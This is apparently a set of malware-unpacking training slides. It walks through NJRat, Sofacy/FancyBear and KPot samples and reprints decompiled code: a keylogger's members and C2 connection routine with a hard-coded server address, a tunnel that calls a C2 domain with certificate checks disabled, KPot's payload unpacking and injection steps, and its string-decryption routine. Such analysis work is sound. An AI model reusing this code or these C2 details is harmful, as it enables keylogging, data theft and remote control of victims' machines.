
- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



# Unpacking NJRat

solutions: 0x05

- Looks like .NET Again
- Let's look at DnSpy



# Unpacking NJRat

solutions: 0x06

- Keylogger Code
- CnC Traffic Code

```
Assembly Explorer
j (0.0.0.0)
  PE
  References
  {} -
    <Module> @02000001
      Base Type and Interfaces
      Derived Types
  {} j
    A @02000004
      Base Type and Interfaces
      Derived Types
      .ctor() : void @0600002E
      main() : void @0600002F
  M @02000003
    Base Type and Interfaces
    Derived Types
    .ctor() : void @06000023
    AVI : string @0600002A
    FwKey : string @0600000C
    GetAsyncKeyState(m) : short @06000029
    GetKeyboardLayout(nt) : int @06000028
    GetKeyboardState(byte[]) : bool @06000025
    GetWindowThreadProcessId(hwnd, refInt) : int @06000027
    GetWindowsDirectory(path, n) : void @0600002B
    GetUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr) : void @06000028
    VKCodeTo.KeyCode(uint) : string @0600002B
    WRK() : void @0600002D
    LastAS : string @0400001A
    LastAV : int @04000019
    lastKey : Keys @0400001B
    Log : string @0400001C
    vn : string @0400001D
  OK @02000002
    mscorelib (2.0.0.0)
    Microsoft.VisualBasic (8.0.0.0)
    System.Windows.Forms (2.0.0.0)
    System (2.0.0.0)
    System.Drawing (2.0.0.0)

1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061

{
  OK.MEM = new MemoryStream();
  OK.C = new TcpClient();
  OK.C.ReceiveBufferSize = 204800;
  OK.C.SendBufferSize = 204800;
  OK.C.Client.SendTimeout = 10000;
  OK.C.Client.ReceiveTimeout = 10000;
  OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
  OK.cn = true;
  OK.Send(OK.inf());
}

{
  string text;
  if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
  {
    text = text + OK.DEB(ref OK.VN) + "\r\n";
  }
  else
  {
    string str = text;
    string text2 = Conversions.ToString(OK.GTV("vn", ""));
    text = str + OK.DEB(ref text2) + "\r\n";
  }
  text = string.Concat(new string[])
  {
    text,
    OK.H,
    ":",
    OK.P,
    "\r\n"
  };
  text = text + OK.DR + "\r\n";
  text = text + OK.EXE + "\r\n";
  text = text + Conversions.ToString(OK.Idr) + "\r\n";
  text = text + Conversions.ToString(OK.Isf) + "\r\n";
  text = text + Conversions.ToString(OK.Isu) + "\r\n";
  text += Conversions.ToString(OK.BD);
  OK.Send("inf" + OK.Y + OK.EHB(ref text));
}

catch (Exception ex4)
{
}
```

# Unpacking NJRat

solutions: 0x07

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
1324
```

# Unpacking Sofacy / FancyBear


solutions: 0x09



# Unpacking Sofacy / FancyBear

solutions: 0x0a

- C++
- No Packer Detected
- Let's look at entropy



# Unpacking Sofacy / FancyBear

solutions: 0x0b

- Not Packed?
- Let's look in x64dbg



# Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

# Unpacking Sofacy / FancyBear

solutions: 0x0c

- Interesting Export



The screenshot shows the IDA Pro interface with the "Export Table" window open. The window has tabs at the top: "IDA View-A", "Strings window", "Hex View-1", and "Structure". The main table lists two exports: "inst" and "start".


Name	Address	Ordinal
inst	00000000000401000	1
start	00000000000401CB3	[main entry]

# Unpacking Sofacy / FancyBear

solutions: 0x0d

- .NET Assembly  
Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test   al, al
jz     short loc_40103E
```




```
loc_40103E:
mov     al, 1
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop    ecx
pop    edi
```

# Unpacking Sofacy / FancyBear

solutions: 0x0e


- Create .NET Instance



# Unpacking Sofacy / FancyBear

solutions: 0x0e

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



# Unpacking Sofacy / FancyBear

solutions: 0x0e


The screenshot shows a debugger interface with several windows:

- Registers:** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (EFLAGS). A red arrow points from the EIP register to the assembly code.
- Stack Dump:** Shows the stack contents starting at address 00584E00. A red arrow points from the stack dump to the memory dump window.
- Memory Dump:** Shows memory dump 1, displaying ASCII characters and hex values. A red arrow points from the memory dump to the assembly code.
- Assembly View:** Shows assembly code for sample.exe: \$173E #B3E <NetAssemblyInjection+29E>. The code includes calls to `SafeArrayCreate`, `SafeArrayLock`, and `SafeArrayUnlock`. It also contains a `sample.sub_13B189E` function and a string `\"Channeling.Program"`.
- Registers View:** Shows the state of CPU registers and flags at the current instruction.
- Call Stack:** Shows the call stack with addresses like 001EF948, 001EF940, etc.
- Registers View:** Shows the state of CPU registers and flags at the current instruction.

# Unpacking Sofacy / FancyBear

solutions: 0x0e

- After Dumping the Data
- Interesting Metadata



# Unpacking Sofacy / FancyBear

solutions: 0x0e




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

# Unpacking Sofacy / FancyBear

solutions: 0x0e

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlNdkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
                X509Chain chain, SslPolicyErrors sslPolicyErrors) => true)));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}


// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

# Unpacking KPot

solutions: 0x00


- Looks like this is an ISO
- Let's extract it!



# Unpacking KPot

solutions: 0x00


- Extract the ISO Image



# Unpacking KPot

solutions: 0x00


- Packed with Smart Assembly
- Let's now try de4dot



# Unpacking KPot

solutions: 0x00

- de4dot detected smart assembly
- Let's have a look in DnSpy!



The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The window displays a file listing from a directory and the output of the de4dot tool.

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM          144,896 de4dot.blocks.dll
06/03/2019 02:45 PM        1,102,336 de4dot.code.dll
06/03/2019 02:45 PM         43,520 de4dot.cui.dll
06/03/2019 02:45 PM          4,608 de4dot.exe
06/03/2019 02:45 PM           386 de4dot.exe.config
06/03/2019 02:45 PM         20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM        1,136,128 dnlib.dll
05/31/2019 08:43 AM       204,800 img-00031051900.exe
06/03/2019 02:45 PM <DIR>           LICENSES
                           23 File(s)   2,752,626 bytes
                           3 Dir(s)  13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe

de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe

C:\Users\malware\Desktop\Tools\de4dot-net35>
```

# Unpacking KPot

solutions: 0x00

Packed Data in Resources

```
if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsfdfgdsp$$$$.exe$$", false))
{
    goto IL_150;
}
IL_15A:
num2 = 23;
IL_15D:
num2 = 26;
string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMhLTGVQOih4lcE505F9A==")) + Class15.smethod_30("+rPYkL:
Class15.smethod_30("8HM1HM12pL90Lp7wY5d2wg=="));
IL_18A:
num2 = 27;
IL_18D:
num2 = 28;
IL_190:
num2 = 29;
string destFileName = "" + str + "\\\" + text2;
IL_1A6:
num2 = 30;
byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七认");
IL_1B0:
num2 = 31;
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2Zg8w+mmuIDsSYXZug4//mjETWOU+Hi913jw="));
IL_1C4:
num2 = 32;
File.Delete(text + text2);
IL_1E2:
num2 = 33;
File.Copy(sourceFileName, destFileName, true);
IL_1EF:
num2 = 34;
Class15.smethod_16(new object[])
{
    string.Empty,
    array2,
    false,
    false,
    Application.ExecutablePath
};
IL_1F5:
num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion

# Unpacking KPot

solutions: 0x00

- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八密会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

# Unpacking KPot


solutions: 0x00

```
1: class Program
2: {
3:     1 reference
4:     static string decode(string string_0)
5:     {
6:         string s = "美明八零会家美";
7:         RijndaelManaged rijndaelManaged = new RijndaelManaged();
8:         MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
9:         string result;
10:        byte[] array = new byte[32];
